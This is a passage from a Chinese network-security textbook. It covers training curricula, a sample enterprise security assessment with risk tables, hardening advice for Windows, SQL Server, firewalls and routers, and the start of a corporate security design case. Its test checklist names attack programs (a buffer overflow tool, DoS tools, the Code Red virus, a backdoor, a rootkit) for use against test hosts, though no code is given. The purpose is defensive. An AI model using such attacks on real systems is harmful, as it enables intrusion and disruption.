(4) 安全集成和网络系统集成的区别。

2. 安全技术基础培训

主要针对网络系统管理员、安全管理相关人员的技术培训，能够增强他们的安全意识，了解主要的安全技术，能够分辨出网络、系统和应用中可能存在的安全问题，并且能够采用相关的安全技术、产品或服务来防范。培训的内容包括 7 个方面。

(1) 系统安全、网络安全和应用安全的概述。

(2) 系统安全的风险、威胁和漏洞的详细分析。

(3) 网络安全的风险、威胁和漏洞的详细分析。

(4) 应用安全的风险、威胁和漏洞的详细分析。

(5) 安全防范措施的技术和管理。

(6) 安全产品功能的简单分类。

(7) 黑客攻击技术、原理和步骤。

3. 安全攻防技术培训

对网络系统管理员进行黑客攻击的手段、原理和方法的培训，使他们能够掌握黑客攻击的技术，并能运用到实际工作中，有能力来保护网络、系统和应用的安全。培训的内容应该包括 7 个方面。

(1) 黑客技术的概念。

(2) 常用的攻击技术。

(3) 攻击手段演示。

(4) 安全攻击实验。

(5) 常用的防范技术。

(6) 防范手段演示。

(7) 安全防范实验。

4. Windows 9X/NT/2000/2003/2008 的系统安全管理培训

主要针对网络管理员和系统安全技术培训，详细介绍操作系统的安全风险、安全威胁和安全漏洞等，使网络或系统管理员能够独立配置安全系统，独立维护操作系统的安全。培训内容包括 5 个方面。

(1) 操作系统的安全基础。

(2) 操作系统的安全配置与应用。

(3) 操作系统网络安全的配置与应用。

(4) 操作系统的安全风险和威胁。

(5) 操作系统上流行的安全工具的使用。

5. UNIX 系统的安全管理培训

主要针对网络管理员和系统管理员的系统安全技术培训，详细介绍 UNIX 的安全风险、安全威胁、安全漏洞等，使网络或系统管理员能够独立配置安全系统，独立维护 UNIX 系统的安全。培训主要包括 5 个方面。

(1) UNIX 的安全基础。

(2) UNIX 系统的安全配置与应用。

(3) UNIX 网络安全的配置与应用。

(4) UNIX 网络系统的安全风险和威胁。

(5) UNIX 平台上流行的安全工具的使用。

6. 安全产品的培训

主要针对安全项目中所用到的安全产品向有关人员提供培训，培训的内容主要包括 4 个方面，可以根据实际情况进行删减。

(1) 安全产品的功能分类，如防火墙、防病毒、入侵检测。

(2) 安全产品的基本概念和原理,如防火墙技术、防病毒技术、入侵检测技术等。

(3) 各种安全产品在安全项目中的作用、重要性和局限性。

(4) 安全产品的使用、维护和安全。

13.5 网络安全评估

由于计算机网络是一个庞大的系统,涉及硬件、软件,有系统的内在因素,也有外在影响,受到许多方面的制约。同时,因为人们所处的角度不同,对安全问题所得出的结论也不同。在信息安全的标准化中,众多标准化组织在安全需求服务分析指导、安全技术机制开发、安全评估标准等方面制定了许多标准及草案。因此,必须有一套比较规范、统一和通用的安全评估标准。

13.5.1 网络安全评估的目的及意义

计算机网络的安全问题已成为影响网络应用健康发展的重要因素。由于安全问题针对系统的应用环境、应用领域以及处理信息密级的不同,要求有很大差别,所以,安全问题是计算机网络系统能否正常使用的关键问题之一。计算机网络的安全要求是依据其处理信息的密级种类、系统用途以及应用环境不同而提出来的。例如,处理秘密信息的系统与处理绝密信息的系统要求不同;处理相同密级的敏感信息的军事要求与商业要求不同;在战时环境与平时环境处理信息的安全要求也不同,这就要求对系统的可靠性、安全性和保密性有定量或定性的评估标准。

计算机网络安全的评估标准可作为系统安全评价的依据,也是各产品和服务提供商衡量其产品和服务是否符合系统安全需求的依据,避免同一系统同一应用的多种评价结果。安全评估标准的重要意义主要有以下几点。

1. 指导用户建立符合安全需求的网络

用户为了系统的安全,首先根据自己应用的安全级别,选用评定了安全等级的计算机网络系统产品(如适用的操作系统,适宜的数据库产品,适合的网络结构等),并在此基础上采取合适的安全措施。

2. 建立系统内其他部件的安全评估标准

系统的安全是多方面的,有了符合安全构架的网络后,还应建立系统内其他部件的安全评估标准,如 WWW、E-mail、FTP、Telnet 等应用的安全标准。配合操作系统和平台的安全性,实现尽可能完善的性能。

采用统一的安全评估标准,无论对生产厂家还是用户都大有益处。一方面,生产厂家根据统一的评估标准,生产出符合不同安全需要的计算机网络产品;另一方面,用户根据自己的应用环境和不同的用途,选择其符合需要的计算机网络产品。正是基于上述目的,各国都非常重视在这方面的研究,美国和欧盟等先后制订了相应的计算机系统和网络系统的安全评估标准。

13.5.2　网络安全评估服务

网络安全评估服务主要包括如下内容。

(1) 审核企业安全架构中相关的人员及过程，包括策略、组织、人员、资产、风险评估及最小化、物理安全、访问控制、网络和计算机的管理、事物的连续性、系统发展的规划、最佳实践及调整的顺序。

(2) 审核整个企业内部网络中每台联网主机的开放端口及存在的相应的安全隐患。

(3) 审核整个企业内部网络中每台联网主机使用的网络协议及应用，确保应用与安全的统一，保证安全的最大化。

(4) 审核整个企业内部网络的设计，确定以业务功能为基础的资产分段和访问上的有效性。

(5) 详细正式的评估报告，包括详细的长期及短期改进的建议。

网络安全评估是一个比较泛化的概念，其核心是网络安全风险评估。随着业界对于信息安全问题认识的不断深入和信息安全体系的不断实践，越来越多的人发现信息安全问题最终都归结为一个风险管理问题。据统计，国外发达国家用在信息安全评估上的投资占企业总投资的 1%～5%，电信和金融行业能达到 3%～5%。照此计算，每年仅银行的安全评估费用就超过几个亿。而且，企业的安全风险信息是动态变化的，只有动态的信息安全评估才能发现和跟踪最新的安全风险。所以企业的网络信息安全评估是一个长期持续的工作，通常应该每隔 1～3 年就进行一次安全风险评估。

13.5.3　网络安全评估方案实例

对网络系统的安全评估，一般分为以下 5 个步骤进行。

第一步，进行实体的安全性评估。

第二步，对网络与通信的安全性进行评估。

第三步，对实际应用系统的安全性进行评估。

第四步，由评估小组的工程师亲自对评估的结果进行分析汇总，并对部分项目进行手动检测，消除漏报情况。

第五步，根据评估的结果，得出此次评估的评估报告。

1. 管理制度

健全的管理制度是做好网络安全的有力保障，包括机房管理制度、文档设备管理制度、管理人员培训制度、系统使用管理制度等。

1) 评估说明

首先做好评估时间、评估地点、评估方式的详细说明。不同的评估时间，即使评估地点、评估方式相同也会有不同的测试结果；同样，不同的评估方式，相同的时间、地点，结果也大不相同。所以在评估之前一定要对这些方面进行详细的说明。

2) 评估内容

评估内容包含以下几个方面：机房管理制度、文档设备管理制度、管理人员培训制度、

系统使用管理制度等，可以通过表 13-1 进行记录。

表 13-1 管理制度安全评估表

编号	项　目	安全风险			详细说明
		高	中	低	
1	中心机房				
2	文档管理				
3	系统维护				
4	设备使用				
5	管理人员培训				
6	客　户 意　见				

3）评估分析报告

对公司的信息网络系统的各项管理制度进行细致的评估，并对各项评估的结果进行详细的分析，找出原因，说明存在哪些漏洞，比如由于公司网络信息系统刚刚建立，各项管理规章制度均没有健全，为今后的管理留下了隐患，网络系统的管理上存在许多漏洞。

4）建议

提出初步的意见，如健全各种管理规章制度。当然具体的意见要在完善时提出。

2. 物理安全

物理安全是信息系统安全的基础，我们将依据实体安全国家标准，将实施过程确定为以下检测与优化项目。

1）评估说明

评估时间：2011 年 07 月 29 日上午

评估地点：中心机房

评估方式：人工分析

2）评估内容

物理安全一般包括场地安全、机房环境、建筑物安全、设备可靠性、辐射控制、通信线路安全性、动力安全性、灾难预防与恢复措施等几方面。可参考表 13-2 进行。

3）评估分析报告

通过对公司各结点的实地考察测量，看是否存在以下不安全因素。

- 场地安全措施是否得当。
- 建筑物安全措施是否完善。
- 机房环境好坏。
- 网络设备的可靠性。
- 是否考虑了辐射控制安全性。
- 通信线路的安全性。
- 动力可靠性。
- 灾难预防与恢复的能力。

表 13-2　物理安全评估

编号	项　目		安全风险			详细说明
			高	中	低	
1	场地安全	位置/楼层				
		防盗				
2	机房环境	温度/湿度				
		电磁/噪声				
		防尘/静电				
		震动				
3	建筑	防火				
		防雷				
		围墙				
		门禁				
4	设备可靠性					
5	辐射控制					
6	通信线路安全性					
7	动力	电源				
		空调				
8	灾难预防与恢复					
9	客户 意见					

4）建议

计算机机房的设计或改建应符合 GB2887、GB9361 和 GJB322 等现行的国家标准。除参照上述有关标准外，还应注意满足下述各项要求。

- 机房主体结构应具有与其功能相适应的耐久性、抗震性和耐火等级。变形缝和伸缩缝不应穿过主机房。
- 机房应设置相应的火灾报警和灭火系统。
- 机房应配置疏散照明设备并设置安全出口标志。
- 机房应采用专用的空调设备，若与其他系统共用时，应确保空调效果，采取防火隔离措施。长期连续运行的计算机系统应有备用空调。空调的制冷能力，要留有一定的余量(宜取 15％～20％)。
- 计算机的专用空调设备应与计算机联控，保证做到开机前先送风，停机后再停风。
- 机房应根据供电网的质量及计算机设备的要求，采用电源质量改善措施和隔离防护措施，如滤波、稳压、稳频及不间断电源系统等。
- 计算机系统中使用的设备应符合 GB4943 中规定的要求，并是经过安全检查的合格产品。

3. 计算机系统的安全性

计算机系统的安全性又称平台安全性。平台安全泛指操作系统和通用基础服务安全，主要用于防范黑客攻击。目前市场上大多数安全产品均限于解决平台安全，我们以通用信息安全评估准则为依据，确定平台安全的内容，其实施过程主要包括以下内容。

1）评估说明

评估时间：2011 年 07 月 30 日

评估地点：中心机房

评估方式：软件检测（X-Scan 等）和人工分析

2）评估内容

在这里分别对 Proxy Server/Web Server/Printer Server 等各服务器，进行扫描检测，并详细记录。可参考表 13-3。

表 13-3 计算机系统安全评估

编号	项目		安全风险			详细说明
			高	中	低	
1	操作系统漏洞检测	UNIX 系统				
		Windows 系统				
		网络协议				
2	数据安全	介质与载体安全保护				
		数据访问控制				
		数据完整性				
		数据可用性				
		数据监控和审计				
		数据存储与备份安全				
3	客户意见					

3）评估分析报告

计算机系统的安全评估主要在于分析计算机系统存在的安全弱点和确定可能存在的威胁和风险，并且针对这些弱点、威胁和风险提出解决方案。

计算机系统存在的安全弱点和信息资产紧密相连，它可能被威胁利用、引起资产损失或伤害。但是，安全弱点本身不会造成损失，它只是一种条件或环境，但可能导致被威胁利用而造成资产损失。安全弱点的出现有各种原因，例如可能是软件开发过程中的质量问题，也可能是系统管理员配置方面的缺陷，也可能是管理方面的漏洞等。但是，它们的共同特性就是给攻击者提供了对主机系统或者其他信息系统攻击的机会。

经过对这些计算机系统和防火墙的扫描记录分析，我们发现目前该公司网络中的计算机系统主要弱点集中在以下几个方面。

- 系统自身存在弱点。对于 Windows Server 2008 系统的补丁更新不及时，没有进行安全配置，系统运行在默认的安装状态，非常危险。有的服务器系统，虽然补丁更新得比较及时，但是配置上存在很大安全隐患，用户密码口令的强度非常低，很多还在使用默认的弱口令，网络攻击者可以非常轻易地接管整个服务器。另外存在 ipc $ 这样的匿名共享，可能会泄漏很多服务器的敏感信息。
- 系统管理存在弱点。在系统管理上缺乏统一的管理策略，比如缺乏对用户轮廓文件（profile）的支持。
- 数据库系统的弱点。数据库系统的用户权限设置不当和允许执行外部系统指令是该系统最大的安全弱点，由于未对数据库采取明显的安全措施，因此应进一步对数

据库安装最新的升级补丁。

- 来自周边机器的威胁。手工测试发现部分周边机器明显存在严重安全漏洞,来自周边机器的安全弱点(比如可能是用同样的密码等)将是影响网络的最大威胁。

主机存在的威胁和风险。安全威胁是一种对系统、组织及其资产构成潜在破坏能力的可能性因素或者事件。产生安全威胁的主要因素可以分为人为因素和环境因素。人为因素包括有意的和无意的因素。环境因素包括自然界的不可抗力因素和其他物理因素。

安全风险是指某个威胁利用弱点引起某项信息资产或一组信息资产的损害,从而直接地或间接地引起企业或机构信息系统损害的可能性。

数据的安全性包括 SCSI 热插拔硬盘没有安全锁,人员杂乱,硬盘很容易取走;数据存储缺乏冗余备份机制;数据的访问采用了工作组方式,未考虑是否需要验证;没有备份措施,硬盘损坏不能恢复等。

4) 建议

- 主机安全系统增强配置如表 13-4 所示。

表 13-4　主机安全系统增强配置

Windows Server 2008 安全增强配置	
基本配置管理	对 Windows Server 2008 中那些易造成安全隐患的默认配置重新设置,诸如:系统引导时间设置为 0s、从登录对话框中删除关机按钮等
文件系统配置	对涉及文件系统的安全漏洞进行修补或是修改配置,诸如:采用 NTFS 格式等
账号管理配置	对涉及用户账号的安全隐患通过配置或修补消除,诸如:设置口令长度、检查用户账号、组成员关系和特权等
网络管理配置	通过对易造成安全隐患的系统网络配置进行安全基本配置,诸如:锁定管理员的网络连接,检查网络共享情况或去除 TCP/IP 中的 NetBIOS 绑定等
安全工具配置	利用某些安全工具增强系统的安全性,诸如:运行 syskey 工具为数据库提供其他额外的安全措施等
病毒和木马保护	利用查杀病毒软件清除主机系统病毒,同时利用各种手段发现并清除系统中的木马程序
其他服务安全配置	针对系统需要提供的其他服务,进行安全配置,诸如:DNS,Mail 等

- MS-SQL 服务器安全管理和配置建议。

更改用户弱口令;安装最新的 SQL 服务器补丁 SP3;尽可能删除所有数据库中的 Guest 账号;在服务器的特性中,设定比较高的审计等级;限制只有 sysadmin 的等级用户才可以进行 CmdExec 任务;选择更强的认证方式;设定合适的数据库备份策略;设定确切的扩展存储进程权限;设定 statement 权限;设定合适的组、用户权限;设定允许进行连接的主机范围;限制对 sa 用户的访问,分散用户权限。支持多种验证方式。

- 媒体管理与安全要求。

媒体分类,根据媒体上的记录内容将媒体分为 A、B、C 三种基本类别。A 类媒体:媒体上的记录内容对系统、设备功能来说是最重要的,不能替代的,毁坏后不能立即恢复的。B 类媒体:媒体上的记录内容在不影响系统主要功能的前提下可进行复制,但这些数据记录复制过程较困难或价格较昂贵。C 类媒体:媒体上的记录内容在系统调试及应用过程中容易得到。

媒体的保护要求保留在机房内的媒体数量应是系统有效运行所需的最小数量。A、B 类

媒体应放入防火、防水、防震、防潮、防腐蚀、防静电及防电磁场的保护设备中，且必须进行备份，像主服务器必须有备份域服务器。C类媒体应放在密闭金属文件箱或柜中。A、B类媒体应采取防复制及信息加密措施。媒体的传递与外借应有审批手续、传递记录。重要数据的处理过程中，被批准使用数据人员以外的其他人员不应进入机房工作。处理结束后，应清除不能带走的本作业数据。应妥善处理打印结果，任何记有重要信息的废弃物在处理前应进行粉碎。

对于媒体还应进行严格的管理。媒体应造册登记，编制目录，集中分类管理。根据需要与存储环境，记录要定期进行循环复制（每周/每月/半年）备份。新的网络设备或系统应有完整的归档记录。各种记录应定期复制到媒体上，送媒体库进行保管。未用过的媒体应定期检查，情况应例行登记。报废的媒体在进行销毁之前，应进行消磁或清除数据，并应确保销毁的执行。媒体未经审批，不得随意外借。建立媒体库。媒体库的选址应选在水、火等灾害影响不到的地方。媒体库应设立库管理员，负责管理工作，并核查媒体使用人员的身份与权限。媒体库内所有媒体，应统一编目，集中分类管理。

4. 网络与通信安全

网络与通信的安全性在很大程度上决定着整个网络系统的安全性，因此网络与通信安全的评估是整个网络系统安全性评估的关键。可以从以下几个方面对网络与通信安全性进行详细的测试。

1）评估说明

评估时间：2011年07月30日下午

评估地点：中心机房及下设结点

评估方式：软件测试和人工分析

2）评估内容

参考表13-5的内容进行评估。

表13-5　网络与通信安全评估

<table>
<tr><th rowspan="2">编号</th><th rowspan="2" colspan="2">项　　目</th><th colspan="3">安全风险</th><th rowspan="2">详细说明</th></tr>
<tr><th>高</th><th>中</th><th>低</th></tr>
<tr><td rowspan="3">1</td><td rowspan="3">网络基础设施</td><td>路由器</td><td></td><td></td><td></td><td></td></tr>
<tr><td>交换机</td><td></td><td></td><td></td><td></td></tr>
<tr><td>防火墙</td><td></td><td></td><td></td><td></td></tr>
<tr><td rowspan="3">2</td><td rowspan="3">通信线路</td><td>干线布线</td><td></td><td></td><td></td><td></td></tr>
<tr><td>水平布线</td><td></td><td></td><td></td><td></td></tr>
<tr><td>设备间布线</td><td></td><td></td><td></td><td></td></tr>
<tr><td>3</td><td colspan="2">通用基础应用程序</td><td></td><td></td><td></td><td></td></tr>
<tr><td>4</td><td colspan="2">网络安全产品部署</td><td></td><td></td><td></td><td></td></tr>
<tr><td>5</td><td colspan="2">整体网络系统平台安全综合测试模拟入侵</td><td></td><td></td><td></td><td></td></tr>
<tr><td>6</td><td colspan="2">网络加密设施安装及通信加密软件的设置</td><td></td><td></td><td></td><td></td></tr>
<tr><td>7</td><td colspan="2">设置身份鉴别机制</td><td></td><td></td><td></td><td></td></tr>
<tr><td>8</td><td colspan="2">设置并测试安全通道</td><td></td><td></td><td></td><td></td></tr>
<tr><td>9</td><td colspan="2">客　户
意　见</td><td></td><td></td><td></td><td></td></tr>
</table>

此外,还应按照下列项目进行安全测试。

- 扫描测试。从 PC 上用任意扫描工具(例如 SuperScan)对目标主机进行扫描,目标主机应根据用户定义的参数采取相应动作。
- 攻击测试。Buffer Overflow 攻击:从 PC 上用 Buffer Overflow 攻击程序(例如 snmpxdmid)对目标主机进行攻击,目标主机应采取相应动作——永久切断该 PC 到它的网络连接。DoS 攻击:从 PC 上用 DoS 攻击程序对目标主机进行攻击,目标主机应采取相应动作——临时切断该 PC 到它的网络连接。病毒处理:在 Windows PC 上安装 Code Red 病毒程序,对目标主机进行攻击,目标主机应采取相应动作自动为该 PC 清除病毒。
- 后门检测。在目标主机上安装后门程序(例如 backhole),当攻击者从 PC 上利用该后门进入主机时,目标主机应能自动报警,并切断该 PC 到它的网络连接。
- rootkit 检测。在目标主机上安装后门程序,并自动隐藏,目标主机应能自动报警,并启动文件检查程序,发现被攻击者替换的系统软件。
- 漏洞检测。在目标主机检测到 rootkit 后,漏洞检测自动启动,应能发现攻击者留下的后门程序,并将其端口堵塞。用户应能随时启动漏洞检测,发现系统的当前漏洞,并将其端口堵塞。
- 陷阱。系统提供一些 WWW、CGI 陷阱,当攻击者进入陷阱时,系统应能报警。
- 密集攻击测试。使用密集攻击工具对目标主机进行每分钟上百次不同类型的攻击,系统应能继续正常工作。将上述几个方面的测试填写测试表,如表 13-6 所示。

表 13-6　各种攻击测试安全评估

测试项目		测试结果		
		通过	部分通过	未通过
扫描测试				
攻击测试	Buffer Overflow 攻击			
	DoS 攻击			
	病毒处理			
后门检测				
rootkit 检测				
漏洞检测				
陷阱				
密集攻击测试				

3）评估分析报告

通过以上不同类型的测试,可以得出以下结论:

路由器配置的不安全因素。在路由器中是否存在一些不必要的服务;还有 secret 口令没有加密等。防火墙是否能够起作用。网络系统能否通过扫描测试,以及 Buffer Overflow 攻击测试、DoS 攻击测试、密集型攻击测试,还有漏洞检测等。网络的通信是否建立了加密机制,信息是否明文发送,服务器采用何种工作方式,是否需验证,等等。

4）建议

- 防火墙安全增强设置如表 13-7 所示。

表 13-7　防火墙安全增强配置

防火墙安全增强配置	
服务名称	服务内容
防火墙访问控制配置	了解防火墙类型，检查防火墙包过滤功能、支持代理功能、全状态检测功能以及 URL 过滤功能，并根据防火墙基本配置方案进行访问控制配置
防火墙 NAT 方式配置	根据制定的防火墙基本配置方案，配置防火墙的 NAT 方式、一对一 NAT 及其一对多 NAT
防火墙透明方式配置	测试防火墙是否支持透明方式以及有无局限性，配置透明方式和 NAT 方式是否能够同时使用
防火墙带宽管理配置	检查防火墙是否支持带宽管理及其管理协议和方式，制定防火墙基本配置方案，按照相应的方式配置防火墙
防火墙系统管理配置	检查防火墙系统管理的协议及其安全性，并通过相应的系统管理界面，根据制定的防火墙基本配置方案对防火墙进行管理
防火墙软件升级配置	检查防火墙升级方式及其可靠性，根据制定的防火墙基本配置方案，利用相应升级方式对防火墙进行软件升级

- 路由器的增强安全设置列表如表 13-8 所示。

表 13-8　路由器安全增强配置

服务名称	服务内容
Global 服务配置	通过考察骨干结点上的骨干路由配置情况，结合实际需求，打开某些必要的服务或者是关闭一些不必要的服务。例如：no service finger
Interface 服务配置	根据制定好的基本配置方案对路由器进行配置检查，删去某些不必要的 ip 特性，诸如：no ip redirects
Login banner 配置	修改 login banner，隐藏路由器系统真实信息
Ident 配置	通过 ident 配置来增加路由器安全性
Ingress 和 Egress 路由过滤	在边界路由器上配置 ingress 和 egress
Unicast RPF 配置	通过配置 unicast RPF，保护 ISP 的客户来增强 ISP 自身的安全性。对服务提供 Single Homed 租用线客户、PSTN/ISDN/xDSL 客户或是 Multihomed 租用线路客户的 Unicast RPF 配置
路由协议验证配置	配置临近路由器验证协议，以确保可靠性路由信息的交换，可以配置明文验证或是 MD5 验证，来加密
vty 访问配置	配置 vty 的访问方式，如 SSL 来增加系统访问的安全性

5. 日志与统计

日志、统计是否完整、详细是计算机网络系统安全的一个重要内容，是为管理人员及时发现、解决问题的保证。

1）评估说明

评估时间：2011 年 07 月 30 日下午

评估地点：中心机房

评估方式：软件检测和人工分析

2）评估内容

参考如表 13-9 所示的内容进行。

表 13-9　日志与统计安全评估

编号	项目	安全风险			详细说明
		高	中	低	
1	日　志				
2	统　计				
3	客　户 意　见				

3）评估分析报告

Web/Printer Server 和 Proxy Server 等服务器或重要的设备是否设置了对事件日志进行审核记录，这些数据保存的期限，系统日志的存储是否存在漏洞等。

4）建议

系统是否经常到微软网站上下载最新的各种补丁，然后对事件日志进行设置，对较长时间的各种信息进行记录。

6. 安全保障措施

安全保障措施是对以上各个层次的安全性提供保障机制，以用户单位网络系统的特点、实际条件和管理要求为依据，利用各种安全管理机制，为用户综合控制风险、降低损失和消耗，提高安全生产效益。为安全保障措施设置的机制有以下几方面。

1）评估说明

评估时间：2011 年 07 月 29 日下午

评估地点：中心机房

评估方式：人工分析

2）评估内容

参考如表 13-10 所示的内容进行。

表 13-10　安全保障措施安全评估

编号	项　　目	安全风险			详细说明
		高	中	低	
1	人员管理				
2	机房及设备管理				
3	文档管理				
4	操作管理				
5	客　户 意　见				

3）评估分析报告

- 网络信息中心管理人员是否太少。
- 设备间、网管室和值班室是否在一个办公室内。这样为网络设备的管理造成了非常

严重的不安全隐患。

- 各种系统文档是否健全,健全的文档可以为今后做好系统维护提供保障。该企业有没有健全的文档管理制度,各种系统集成文档是否完整等。
- 机房设备的管理是否规范。

4) 建议

- 安全管理。安全组织或安全负责人职责如下:保障本部门计算机系统的安全运行;制定安全管理的方案和规章制度;定期检查安全规章制度的执行情况,提出改进措施;掌握系统运行的安全情况,收集安全记录,及时发现薄弱环节,研究和采取相应的对策,并及时予以改进;负责系统工作人员的安全教育和管理;向安全监督机关和上一级主管部门报告本系统的安全情况。
- 计算机工作人员责任:应规定计算机工作人员职责(内容包括:硬件值班人员职责、硬件维修人员条件、操作人员须知);计算机工作人员必须严格遵守有关规定和本系统的安全规章制度,维护本系统的安全。
- 计算机系统的维护应制定计算机系统维护计划,确定维护检查的实施周期。计算机系统的维护分为预防维护和故障维护。预防维护应定期进行,故障维护应及时分析原因找出问题,尽快恢复,并认真填写维护记录。计算机系统各设备(包括主处理机、主存储器、磁盘机等)应定期检查维护。计算机系统维护时,对数据应采取妥善的保护措施。计算机系统要定期进行故障统计分析。必须建立计算机系统的维护档案。
- 机房的监视。计算机机房应视具体情况设置监视设备,及时发现异常状态,根据不同的使用目的可配备以下监视设备:红外线传感器;自动火灾报警器;漏水传感器;温湿度传感器;监视摄像机;安全人员应随时对机房进行巡视,注意发现产生危险、故障的征兆及其原因,检查防灾防范设备的功能等。
- 人身安全及教育培训。计算机机房的布局应为工作人员创造一个良好的人机工作环境。长期从事计算机工作的人员,应有劳保措施,并定期检查身体。在使用说明书中应有操作、维护的安全注意事项,并在危险部位标以危险符号和警告标记。所有对地的电压(交流峰值或直流)大于 42.2V 的易触及部分,均应加以安全保护。应定期对使用人员进行安全教育及培训。

7. 评估结果

通过模拟用户行为,对以上指标进行现场测试,不仅能够了解用户对网络安全质量的真实感受,还能够对现场测试结果进行综合评估,从用户体验的角度对网络安全进行全面评价,为各个方面建立安全策略,形成安全制度,并通过培训和促进措施,保证各项安全管理制度落到实处。最后根据总体评估的结果,写出评估分析报告,包括防火墙安全的评估、路由器配置的评估,在此基础上得出结论,说明该企业的网络信息系统的安全是否存在严重漏洞。

13.6 大型企业网络安全规划设计实例

本节通过一个具体案例介绍企业网络安全规划设计的具体实施,包括安全规划设计原则、策略的制定、各种安全技术,如防火墙技术、VPN 技术、加密技术、认证技术和访问控制

等综合应用。

13.6.1　项目概况

1. 项目背景

某大型企业有 6 个子公司，各子公司的业务通过一个信息平台进行统一管理、协调处理。

2. 建设目标

实现现代化网络办公，提供信息共享和交流的环境，协同工作的能力，保证公司业务的有序进行，产生增值效应。

3. 系统安全建设的意义

满足业务应用需要，根本上解决企业安全问题，营造一个安全的企业网络环境，提供整体安全实施策略。

13.6.2　需求分析

1. 网络系统基本需求

(1) 多业务的承载能力和可靠的网络性能。

(2) 先进的流量管理能力和合理分配网络资源。

(3) 灵活的组网能力和服务质量保证。

(4) 能够提供各种网络接入方式。

(5) 网络扩展性好，能够方便地进行网络扩容或优化。

(6) 支持多种网络安全策略，在保证网络系统具有高度保密性的同时，确保网络的互联互通性。

(7) 对平台的传输通道加密和对传输的数据进行加密。

(8) 实现灵活的访问控制功能和完备的安全审计功能。

(9) 统一的网络管理，使网络系统能更加有效地运行。

(10) 保证企业网络平台稳定有效地运行，能快速解决出现的故障，确保该系统的运行，节省运营资金。

2. 安全保障体系需求

企业网络安全保障体系需求主要包括如下几个方面。

(1) 建立完备的备份、恢复机制。

(2) 合理划分安全域，控制用户的访问区域与权限。

(3) 提供多种数据传输模式，优先使用国产设备和软件。

(4) 建立计算机病毒防护体系，建立统一的身份认证机制。

(5) 加强对安全事件的检测和审计，建立完善的安全保障组织机构，建立完善的安全管理机制，建立完善的安全管理咨询、评估、规划、实施及培训制度。

13.6.3 设计方案

1. 安全体系结构分析

1）物理安全

网络的物理安全主要是指地震、水灾、火灾等环境事故；电源故障，人为操作失误或错误，设备被盗、被毁；电磁干扰，线路截获，以及高可用性的硬件、双机多冗余的设计、机房环境及报警系统、安全意识等。它是整个网络系统安全的前提，在这个企业网络内，由于网络的物理跨度大，只制定健全的安全管理制度是不够的，还要做好备份，并且加强网络设备和机房的管理。

2）网络安全

网络安全指在数据传输和网络连接方面存在的安全隐患。涉及的方面包括：数据传输安全和网络边界安全。

3）系统安全

系统安全指企业网络所采用的操作系统、数据库及相关商用软件产品的安全漏洞和计算机病毒对应用系统造成的威胁。涉及的方面包括：系统漏洞风险、病毒入侵风险和非法入侵风险。

4）应用安全

应用安全指角色及用户管理、身份认证、权限管理和数据传输等方面的安全威胁。涉及的方面包括：角色管理、用户管理、授权管理、用户认证和数据安全。

5）网络管理安全

网络管理安全涉及的方面包括：组织管理、制度管理、人员管理和安全审计系统。

2. 安全方案设计

1）整体方案

企业网络的管理信息平台分为：内部平台和外部平台。其中内部平台为数据中心，外部平台为信息平台的使用者和项目参与方，企业网络管理信息平台的组成示意图如图 13-1 所示。




图 13-1 管理信息平台的组成

2）安全管理方案

制定健全的安全管理体制将是网络安全得以实现的重要保证。企业网络根据自身的实际情况，制定如安全操作流程、安全事故的奖罚制度，以及对安全管理人员的考查等。

构建安全管理平台将会降低很多因为无意的人为因素而造成的风险。构建安全管理平台可以从技术上组成安全管理子网，安装集中统一的安全管理软件，如病毒软件管理系统、网络设备管理系统及网络安全设备管理软件。通过安全管理平台实现全网的安全管理。

企业内部应该经常对单位员工进行网络安全防范意识的培训，全面提高员工的整体网络安全防范意识。

3. 网络安全技术方案

网络安全技术方案总体设计结构如图 13-2 所示。

